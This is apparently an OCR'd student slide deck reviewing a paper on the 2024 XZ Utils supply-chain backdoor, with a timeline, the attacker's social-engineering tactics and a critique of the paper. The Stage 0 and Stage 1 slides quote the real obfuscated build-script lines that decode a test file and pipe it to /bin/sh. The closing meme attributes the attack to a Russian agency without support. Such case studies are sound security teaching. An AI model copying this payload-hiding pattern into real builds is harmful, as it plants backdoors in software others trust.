Wolves in the Repository: A Software Engineering Analysis of the XZ Utils Supply Chain Attack


Piotr Przymus, Thomas Durieux

Presented By: Zhaoyi Ge


XZ Utils Attack

- Discovered and reported on March 2024.
- A sophisticated attack on the XZ Utils project, where attackers exploited the entire open-source development process to inject a backdoor

- The backdoor allows attacker to:
  - Send arbitrary payloads via SSH, which are executed
  - Bypass SSH password authentication


ALL MODERN DIGITAL INFRASTRUCTURE
A PROJECT SOME RANDOM PERSON IN NEBRASKA HAS BEEN THANKLESSLY MAINTAINING SINCE 2003

The Attack



Credit: Denzel Farmer, Columbia University

Hiding Binary Payload - Stage 0

- One portion of the backdoor is solely in the distributed tarballs

  run somewhere during the build process: m4/build-to-host.m4

  ```
  gl_[$1]_config='sed \"r\n\" $gl_am_configmake | eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'

  ...

  gl_path_map='tr "\t \-_" " \t_\-"'
  ```

  This actually "uncorrupts" the bad-3-corrupt_lzma2.xz, makes it form a proper xz stream again.

- The "uncorrupted" xz byte stream is extracted, the outcome of this is the Stage 1 script

Hiding Binary Payload - Stage 1


This script is executed and, if some preconditions match, modifies $builddir/src/liblzma/Makefile to contain

```
export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c
+2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048
&& (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 &&
(head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head
-c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c
+1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024
>/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024
>/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024
>/dev/null) && head -c +939)";(xz -dc $srcdir/tests/files/good-large_compressed.lzma|eval $i|tail
-c +31233|tr "\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377")|xz -F raw --lzma1
-dc|/bin/sh
```

This produces an injection bash script, where the actual compilation process modification happens.

The Attack - Execute Malicious Code

- sshd dynamic linked with liblzma.so
  - OpenSSH's dependency on liblzma is enforced by distros to support systemd
  - OpenSSH is linked against libsystemd to support sd_notify.
- Use ifunc to update Global Offset Table
  - So when sshd calls RSA_public_decrypt, it's actually calling the evil RSA_public_decrypt in liblzma.so.



Timeline

2021 – GitHub user Jia Tan (JiaT75) account created. Started contributing to several projects

2022, February 6th – JiaT75 submits a first (legitimate) commit to the XZ repo.

2022, November 30th – Lasse Collins, XZ Utils' creator and sole maintainer, changes the bug reporting email to redirects emails to him and Jia Tan.

2023, Jan 11th - Jia Tan started making announcements on the mailing list

2023, March 18th – Jia Tan builds and releases their first release, 5.4.2.

2023, June 27-28th – A series of changes were made, possibly setting the ground for the attack. Support for **ifunc** implementation to crc64_fast.c, was added.

2023, July 8th – Jia Tan opens a PR that disables ifunc fuzzing

2024, February 23rd – JiaT75 adds the **obfuscated binary backdoor** in two tests files:

- tests/files/bad-3-corrupt_lzma2.xz
- tests/files/good-large_compressed.lzma

Timeline, cont.

2024, February 27th – Malicious xz-utils version 5.6.0 pulled by Fedora.

2024, March 5th – Malicious xz-utils version 5.6.0 pulled by openSUSE.


2024, March 9th – JiaT75 updates the backdoor's binaries to an improved version, and releases version 5.6.1. Malicious xz-utils version 5.6.1 pulled by Fedora, Gentoo and Arch Linux


2024, March 10th – Malicious xz-utils version 5.6.1 pulled by openSUSE.

2024, March 26th – Malicious xz-utils version 5.6.1 pulled by Debian.

2024, March 29th – Malicious activity found in XZ utils, published on the oss-security mailing list by Andres Freund.

Timeline, Empirically






P5	2024.01.22	First backdoor commit
	2024.02.24	XZ 5.6.0 is released
	2024.02.26	Commit in CMakeLists.txt sabotages the Landlock security feature.
	2024.03.04	The backdoor leads to issues with Valgrind
	2024.03.09	Two “test files” are updated, CRC functions are modified, and the Valgrind issue is “fixed”
	2024.03.09	XZ 5.6.1 is released

Attack spanned 2.6 years (2021-2024) and has following phases:

1. Trust-building through mailing list contributions
2. gradually taking on maintainer duties
3. GitHub migration
4. finally injecting malicious code


Attacker’s SE Activities

- Mostly translation and documentation:
  - Low risk
  - Build trust
- Community management
- GitHub migration
- Displaced the main maintainer’s responsibilities



Attacker’s SE Activities

TABLE III: Software Engineering Practices Employed by the Attacker.



Practice	Apparent Purpose	Security Implication	Examples
Community Management	Build trust and influence	Increased authority in decision-making	[link]
Setup CI/CD	Modernize infrastructure	Control over automated processes and change contact email.	[link]
Core Code Contributions	Address genuine issues	Establish non-threatening presence and introduce exploitable features	[link]
Code Review Participation	Show collaborative spirit	Establish non-threatening presence	[link]
Translation	Demonstrate engagement	Establish non-threatening presence	
Build System Changes	Improve build	Establish non-threatening presence	[link]
Test Expansion	Improve code quality	Hide malicious payloads	[link]
GitHub Migration	Enhance project visibility and reduce git.tukaani.org traffic	Gain ownership of the project and organization	[link]
Website Migration	Simplify Edition	Change contact email	[link]
Mailing List Engagement	Demonstrate expertise	Influence community perception	[link]

- Community management
- GitHub migration
- Displaced the main maintainer’s responsibilities

Impact of the Attack

- Backdoor was not exploited
- systemd is reducing dependencies
- Highlighted key areas for the OSS community
  - Regular code reviews
  - Active contributors
  - Stronger security

Implications

Sophistication and Patience in Modern OSS Attacks:

The attacker’s three-year investment in building credibility and gradually assuming control demonstrates a level of patience and sophistication that challenges traditional security models.

- Bypass trust mechanism
- Dilemma faced by maintainers: Accept or not?

Implications

- Governance Models: A shift towards multi-stakeholder governance for critical projects
- Enhanced security awareness and training
- Funding and Support: More sustainable funding models and support structures.

Rating

3/5

Could be an interesting and insightful case study, but the paper failed to fully explore it

Negative Points (And also future work)


- Fail to analyze factors in depth
  - Obfuscated binary payload
  - Injection in release tarball and build process
  - Multi-stage attack
- Lack of surveys and and empirical studies
- Discussions points are shallow

Positive Points

- The first empirical study on this attack
  - Commits, mailing lists, security data
- An interesting topic that people actually care about

Discussion

- What is the implication of this attack? What did you learn?
- How to ensure the security of open source projects?


ALL MODERN DIGITAL INFRASTRUCTURE
A PROJECT SOME RANDOM AGENCY IN RUSSIA HAS BEEN THANKLESSLY BACKDOORING SINCE 2021